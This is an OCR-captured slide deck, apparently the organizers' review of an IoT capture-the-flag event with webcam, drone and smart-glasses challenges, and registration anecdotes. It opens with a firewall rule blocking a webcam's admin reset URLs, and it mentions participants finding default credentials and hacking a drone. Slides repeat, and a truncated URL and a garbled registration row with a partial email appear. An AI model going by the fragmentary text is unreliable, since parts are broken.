
```
edit 5
    set url "192.168.194.14*/cgi-bin/admin/hardfactoryde
    set type wildcard
    set action block
next
edit 6
    set url "192.168.194.14*/cgi-bin/admin/reset.cgi*"
    set type wildcard
    set action block
```

Web Cam: Lessons learned

Good to know

Participants all found the default login credentials within minutes

→ **Vendors, sysadmins, make sure users customize credentials**



Spying on participants ☺

1. Teams did not watch the live stream
2. Teams did not ask to retrieve the **SDcard**
3. **6** solves

Apollo mission (150 points)

Parrot AR Drone

- **Challenge**: have the drone take off
- **Difficulty: drone isn't using the default IP address**. Standard tools don't work ☺

- **Setup**: added support to WPA2, automated connection to our wifi and setup IP address 172.16.x.x
- Securing it with a rope to prevent *piloting* errors ☺

Apollo mission (150 points)


Parrot AR Drone

- **Challenge**: have the drone take off
- **Difficulty: drone isn't using the default IP address**. Standard tools don't work ☺

- **Setup**: added support to WPA2, automated connection to our wifi and setup IP address 172.16.x.x
- Securing it with a rope to prevent *piloting* errors ☺
- After nmap scan, 1 team solved it in **5 lines of Python**, using a Github project
- Another team tried to **bruteforce the GPIOs** of the drone's motors. Until last minute!
- Initially planned for a more difficult challenge, but we already had too many difficult ones

Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**
A fun challenge




Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**

A fun challenge

Yes, I'm biased. You know that by now.

Origins: see talk at Insomni'hack 2016 ☺




Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**

A fun challenge

Origins: see talk at Insomni'hack 2016 ☺



Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**

A fun challenge


Origins: see talk at Insomni'hack 2016 ☺


Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**

A fun challenge

Origins: see talk at Insomni'hack 2016 ☺





Help X-Men (50 / 100 / 100 points)

Goal: have participants **use** and **hack smart glasses**
A fun challenge
Origins: see talk at Insomni'hack 2016 ☺

- Participants enjoyed it.
- It's *different* and did not involve lots of *reversing*
- Portion of  for stage N was given in stage $N-1$ to ensure people did them in the right order
- Would have been better to have **2 devices**

Questions?

Thanks

to **you**, CTF participants,
Insomni'hack, @Baldanos,
@acervoise, Fabrice, Fortinet and the
core @ph0wn team

`aapvrille (at) fortinet (dot) com` - @cryptax
`phil (at) tatm (dot) com` - @PagetPhil - blog
@ph0wn - write-ups

Save the date: **December 14, 2018**
`https://ph0wn.org`

Backup slide: Interrupted secrets

Issue: how to distribute a running Android app?

- Docker snapshot:
  - Bug: did not preserve state correctly on all machines.
  - Participants need to download **5G** ☹
- Virtual Box image:
  - Several attempts before finding the right settings to export
  - Participants need to download **5G** ☹
- Next time: provide one docker container per team?
  - How many teams will there be? 😕
  - How much resources do we need?

The challenge

0 and 1 represented by various interruptions, to be decrypted in the message

0 solves

Backup slide: Behind the Scenes: Registration

- One participant registered **twice** ☺

Backup slide: Behind the Scenes: Registration

- One participant registered **twice** ☺
- One registered at **5 am** (no, he wasn't abroad) ☺

Backup slide: Behind the Scenes: Registration

- One participant registered **twice** ☺
- One registered at **5 am** (no, he wasn't abroad) ☺
- 4 kindly cancelled 😐

Backup slide: Behind the Scenes: Registration

- One participant registered **twice** ☺
- One registered at **5 am** (no, he wasn't abroad) ☺
- 4 kindly cancelled 😐
- ... Among those cancellations one finally came 😄

Backup slide: Behind the Scenes: Registration

- One participant registered **twice** ☺
- One registered at **5 am** (no, he wasn't abroad) ☺
- 4 kindly cancelled 😐
- ... Among those cancellations one finally came 😄
- A few fake registrations 😕 how to tell the difference between **anonymous** and **fake**?

2	21/11/2017 1	Ohters	kgd	kgd	Other	test	test	test	Korea	2 Aisne	Angola	gee8195@d